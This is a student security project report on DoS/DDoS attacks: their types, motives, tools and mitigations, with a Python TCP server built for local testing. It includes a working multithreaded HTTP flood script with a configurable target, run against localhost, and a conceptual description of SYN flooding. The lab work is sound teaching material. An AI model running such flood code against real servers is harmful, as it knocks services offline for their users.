COMP6841 Something Awesome Project Report

Outcomes

My initial project goal was to:
“Teach what DDoS/DOS attacks exist and how they work and then give a practical demonstration by trying to host and defend from some myself on a home server.”
The motivation behind this project is to learn more about DoS and DDoS, which are both common methods to attempt to disrupt servers and services.

This report aims to summarise what I’ve done and what I’ve learnt, and hopefully from that, readers can learn a bit too.

The progress of this project was as follows:
1. Research motivation and types of DoS/DDoS attacks
2. Take a look at both tools for performing DoS/DDoS attacks as well as mitigation strategies
3. Build a local-host TCP server
4. DoS/DDoS the server
5. Add protections to the server

Background - Research

Overview

DoS (denial of service) and DDoS (distributed denial of service) are a fairly common type of cyber attack in which a threat actor aims to disrupt a server, service, or network, usually by consuming their application resources. The main difference between a DoS and a DdoS attack is the number of attack sources: DoS usually is sent through a single source, whereas a DDoS is much larger in scale and is sent through multiple sources like a bot-net which can number in the tens of thousands of devices and IPs. There are several motivations:

- Financial Gain/Extortion:
  Hackers may threaten to take down a website unless a random payment is paid. There even exist DDoS groups like DD4BC (which in 2015 threatened Bitalo, a Bitcoin exchange, only for the exchange to put a bounty on DD4BC for 100x the random amount!)
- Hacktivism:
  People may choose to protest against an organisation, service, or group by attacking their infrastructure. An example of this is when Anonymous (a hacktivist group) used a tool called Low Orbit Ion Cannon (LOIC) to take down websites made by the Church of Scientology.
- Cyber Warfare:
  Critical government infrastructure and services can be taken down my DDoS attacks, potentially destabilising enemy states and causing widespread disruption. These attacks may also be used to silence government critics or opponents.

- Vandalism/Fun:
  Due to the prevalence of available open-source and free tools, scripts, and services for performing DoS/DDoS attacks, some people choose to do them for fun, or for personal reasons (e.g. revenge).

  Business Competition:
  A business may choose to take down a competitor's infrastructure with a DoS/DDoS attack, redirecting traffic to their sites and damaging the trust users have for the competing service.

You can think of DoS/DDoS attacks as like when a bus load of university students are sent off a bus after a long journey into a McDonalds. The sudden surge of customers leads to a large volume of requests, leading to delays (latency), and staff chaos and confusion (packet loss). Sometimes people also choose to enter with their friends, taking space without making an orders (requests). If there are enough people, other customers may not be able to enter, causing a denial of service!

Types of Attacks

There are a lot of types of DoS and DDoS attacks, but they generally fall into one of three categories:

- Volumetric attacks:
  Attackers aim to consume a server's resources by sending a large volume of requests. By overwhelming a service with traffic, calls, and requests, and saturating a network's bandwidth (maximum network connection capacity), leading to latency and packet loss.
- Protocol attacks:
  Attackers focus on the vulnerabilities of network protocols and systems to disrupt servers, taking advantage of how they are designed or implemented. One example, is an SYN attack which exploits the TCP handshake protocol by sending incomplete handshake requests, causing the server to lock up waiting for it to be completed.
- Application layer attacks:
  Attacks target the application's weaknesses instead of its underlying infrastructure. These attacks can also disrupt and damage infrastructure, but can also directly impact users, such as through loss of data (e.g. data breaches from SQL injection or XSS).

This report's demo focuses on one attack from each of the categories: standard volumetric HTTP request attack, SYN floods (protocol attack), and Slowloris attacks (application layer).

Offensive Tools

There are a quite a few available tools (hence why its fairly popular for 'script-kiddies' to use them on websites for fun), but most DoS/DdoS tools are embedded within malware. Often this malware will compromise a device and assimilate it into a botnet (a network of 'zombie' devices which respond to commands from a centralised virus/malware/device). Some notable examples are MyDoom (which became the fastest spreading Email worm ever), Slowloris (which will be explored in the demo), and both the Low Orbit Ion Cannon (LOIC), and High Orbit Ion Cannon

(HOIC) – which are both open-source and developed by Praetox Technologies and Anonymous respectively.

Mitigation Methods

Mitigating DdoS attacks often involves validating requests (to check whether they are from legitimate or expected IPs, or if the requests are properly formed), redirecting traffic, and continuous server monitoring.
Network layer mitigation involves minimising the impact of network attacks such as by throttling traffic surges (rate limiting), filtering suspicious IPs (IP filtering), and redirecting malicious traffic to null servers (blackholing).
Application layer mitigation would involve blocking malicious requests (website application firewall), user legitimacy validation (validating whether a user is a bot or human through tests like CAPTCHAs), and ensuring resources are moved to critical infrastructure, especially during suspected DDoS attacks (resource prioritisation).
Other mitigation methods involve general security practices like frequent security training, proper incident response plans, and consistent monitoring of servers, through tools such as Wireshark (which will be explored in the demo).
There also exist many popular DDoS mitigation tools such as Cloudflare and AWS Shield.

Background – Demo

A significant component of this project was to build and host a small local server to then test DoS attacks locally. DDoS attacks were not tested mostly because I didn't know how to, but also because I felt they didn't add too much to the project – mostly it would involve building my own small bot-net using dockers or virtual machines.

Unprotected Server

First an unprotected TCP server was build, which took ages. It involved implementing the HTTP/1.1 protocol in Python to create a TCP server that could handle concurrent connections. This was done using the Socket library for low-level network communication, and the Threading library to handle concurrency. The server also implements logging which helps users see what's going on, and would assist in mitigating DoS/DDoS attacks!

The server has several limitations: only the HEAD and GET requests are supported, caching is not implemented, and the server does not use HTTPS (i.e. connections are left unencrypted but saves me the trouble of learning how to implement a TLS handshake). Each connection is also short-lived; After the GET request is processed, the connection is closed.

Notably, the server intentionally limits the number of available connections using a semaphore. This is to make DoS-ing the server easier as GET requests are fairly lightweight and quickly processed.

```
157
158 class TCPServer:
159     def __init__(
160         self,
161         socket_address: tuple[str, int],
162         request_handler: HTTPRequestHandler,
163         max_connections: int
164     ) -> None:
165         # Create TCP socket using IPv4 address
166         # Use a semaphore to manage the concurrent connections
167         self.request_handler = request_handler
168         self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
169         self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
170         self.sock.bind(socket_address)
171         self.sock.listen()
172         self.semaphore = threading.Semaphore(max_connections)
173
174         self.connection_count = 0
175         self.connection_count_lock = threading.Lock()
176
177     def serve_forever(self) -> None:
178         try:
179             while True:
180                 conn, addr = self.sock.accept()
181
182                 if not self.semaphore.acquire(blocking=False):
183                     log_message(
184                         f'Too many connections: {addr} rejected',
185                         YELLOW
186                     )
187                     conn.close()
188                     continue
```


The semaphore controls access to a shared resource (number of available threads) which are intentionally limited to a low amount, simulating a server with low available resources.

Running the server in the terminal looks like this:

```
jason@kiwi-pc ~/D/C/S/D/s/unprotected (main)> ./tcp_server.py
Enter the maximum number of connections: 10
Started simple TCP server
TCP Server listening on address 127.0.0.1:8080
Accepted connection from ('127.0.0.1', 41168)
Connection count: 1
Accepted connection from ('127.0.0.1', 41176)
Connection count: 2
Closed connection from ('127.0.0.1', 41168)
Connection count: 1
Closed connection from ('127.0.0.1', 41176)
Connection count: 0
```

I added colour, because colour is nice!

The front-end of the website is mostly just a place-holder:



The logger constantly logs to both the terminal and to a server_log.txt file:


```
416508  2024-11-04 15:58:15,931 - Started simple TCP server
416509  2024-11-04 15:58:15,934 - TCP Server listening on address 127.0.0.1:8080
416510  2024-11-04 16:01:35,630 - Accepted connection from ('127.0.0.1', 41168)
416511  2024-11-04 16:01:35,631 - Connection count: 1
416512  2024-11-04 16:01:35,778 - Accepted connection from ('127.0.0.1', 41176)
416513  2024-11-04 16:01:35,780 - Connection count: 2
416514  2024-11-04 16:01:37,632 - Closed connection from ('127.0.0.1', 41168)
416515  2024-11-04 16:01:37,632 - Connection count: 1
416516  2024-11-04 16:01:37,781 - Closed connection from ('127.0.0.1', 41176)
416517  2024-11-04 16:01:37,781 - Connection count: 0
```

When the server is first run, it first asks for a number of max connections, and then gives that maximum count to the semaphore. The threads (using locks) constantly update the number of open connections (which are printed to the logs), while the semaphore keeps track of all available released threads.


If the semaphore has no more threads to give (simulating a saturated bandwidth or limited server resources), it will reject the connections:

```
Closed connection from ('127.0.0.1', 42718)
Connection count: 9
Accepted connection from ('127.0.0.1', 42794)
Connection count: 10
Too many connections: ('127.0.0.1', 42796) rejected
Too many connections: ('127.0.0.1', 42802) rejected
Too many connections: ('127.0.0.1', 42806) rejected
Too many connections: ('127.0.0.1', 42816) rejected
Too many connections: ('127.0.0.1', 42824) rejected
Too many connections: ('127.0.0.1', 42836) rejected
Too many connections: ('127.0.0.1', 42842) rejected
Too many connections: ('127.0.0.1', 42852) rejected
Too many connections: ('127.0.0.1', 42866) rejected
Too many connections: ('127.0.0.1', 42874) rejected
Closed connection from ('127.0.0.1', 42724)
Connection count: 9
Accepted connection from ('127.0.0.1', 42886)
Connection count: 10
Closed connection from ('127.0.0.1', 42726)
Connection count: 9
```

and redirect users to a default error page:



Using Wireshark, we can take a look at the send packets:



This gives us an idea of what we should be expecting to see on a normal run.

Attack 1 – Standard Volumetric HTTP DoS

This is a basic form of volumetric attack that works by overwhelming a server with HTTP requests.

```
def open_connection() -> None:
    while not terminate_signal.is_set():
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
                sock.connect((TARGET_HOST, TARGET_PORT))
                print('Connection established')
                sock.sendall(
                    b'GET / HTTP/1.1\r\nHost: localhost\r\nConnection: close\r\n\r\n')
                print(f'Response received')
        except Exception as error:
            print(f'Error: {error}')
            break
```

```python
def run_dos() -> None:
    threads = []
    start_time = time()

    for _ in range(NUM_THREADS):
        thread = threading.Thread(target=open_connection)
        thread.start()
        threads.append(thread)

        if get_duration(start_time) > MAX_DURATION:
            print('DoS max duration exceeded')
            break

    while get_duration(start_time) <= MAX_DURATION:
        sleep(0.1)

    terminate_signal.set()
    for thread in threads:
        thread.join()
    print('DoS terminated')
```


The code above essentially opens a connection to the target port and then sends a simple GET request which is then repeated in a loop (until a global terminate command is given). Hundreds of threads are spawned, all running this process in parallel, overwhelming the server and causing a denial of service.


```
Connection established
Response received
Connection established
Response received
Connection established
Response received
Connection established
Response received
Connection established
Response received
```

```
Too many connections: ('127.0.0.1', 45168) rejected
Too many connections: ('127.0.0.1', 45154) rejected
Too many connections: ('127.0.0.1', 45152) rejected
Too many connections: ('127.0.0.1', 45150) rejected
Too many connections: ('127.0.0.1', 45124) rejected
Too many connections: ('127.0.0.1', 45122) rejected
Too many connections: ('127.0.0.1', 45106) rejected
Too many connections: ('127.0.0.1', 45096) rejected
Too many connections: ('127.0.0.1', 45080) rejected
Too many connections: ('127.0.0.1', 45030) rejected
Too many connections: ('127.0.0.1', 45028) rejected
Too many connections: ('127.0.0.1', 45024) rejected
Too many connections: ('127.0.0.1', 45008) rejected
Too many connections: ('127.0.0.1', 45006) rejected
Too many connections: ('127.0.0.1', 44984) rejected
Too many connections: ('127.0.0.1', 44976) rejected
Too many connections: ('127.0.0.1', 44946) rejected
Too many connections: ('127.0.0.1', 44804) rejected
Too many connections: ('127.0.0.1', 44798) rejected
Too many connections: ('127.0.0.1', 44788) rejected
Too many connections: ('127.0.0.1', 44766) rejected
Too many connections: ('127.0.0.1', 44750) rejected
Too many connections: ('127.0.0.1', 44748) rejected
Too many connections: ('127.0.0.1', 44732) rejected
Too many connections: ('127.0.0.1', 44702) rejected
Too many connections: ('127.0.0.1', 44686) rejected
Too many connections: ('127.0.0.1', 44678) rejected
Too many connections: ('127.0.0.1', 44666) rejected
Too many connections: ('127.0.0.1', 44640) rejected
Too many connections: ('127.0.0.1', 44630) rejected
Too many connections: ('127.0.0.1', 44602) rejected
Too many connections: ('127.0.0.1', 44554) rejected
Too many connections: ('127.0.0.1', 44514) rejected
Too many connections: ('127.0.0.1', 44472) rejected
Too many connections: ('127.0.0.1', 44458) rejected
Too many connections: ('127.0.0.1', 44444) rejected
Too many connections: ('127.0.0.1', 44438) rejected
Too many connections: ('127.0.0.1', 44424) rejected
Too many connections: ('127.0.0.1', 44412) rejected
Too many connections: ('127.0.0.1', 44408) rejected
Too many connections: ('127.0.0.1', 44402) rejected
```

When the timer is elapsed or when the user inputs a terminate command, the DoS threads are halted, joined (to let them finish execution), and then the program exits.

Looking at WireShark, we can see an obvious discrepancy:





A number of the requests completely fail and give errors, most likely due to the sheer number of requests going through. The I/O graph also shows a massive spike in traffic.

Attack 2 – SYN Flood

The SYN flood is a type of protocol DoS attack in which we abuse the way the TCP handshake works. To establish a TCP server connection with a client, a three-way handshake is performed:

1. The client sends the server a SYN packet (synchronise request)
2. The server responds with a SYN-ACK packet (synchornise-acknowledge) to acknowledge that it has received the synchronise request and is able to proceed
3. The client acknowledges the server's SYN-ACK packet with an ACK (acknowledge) packet, to establish the connection.


In a SYN flooding attack, a spoofed (fake) IP is used to send vast amounts of SYN packets to a server. The server will send a SYN-ACK packet in response and then just wait until it receives an ACK package back; However, as these SYN requests are fake, an ACK response will never be received, so the server maintains half-open connections until it is eventually overwhelmed.

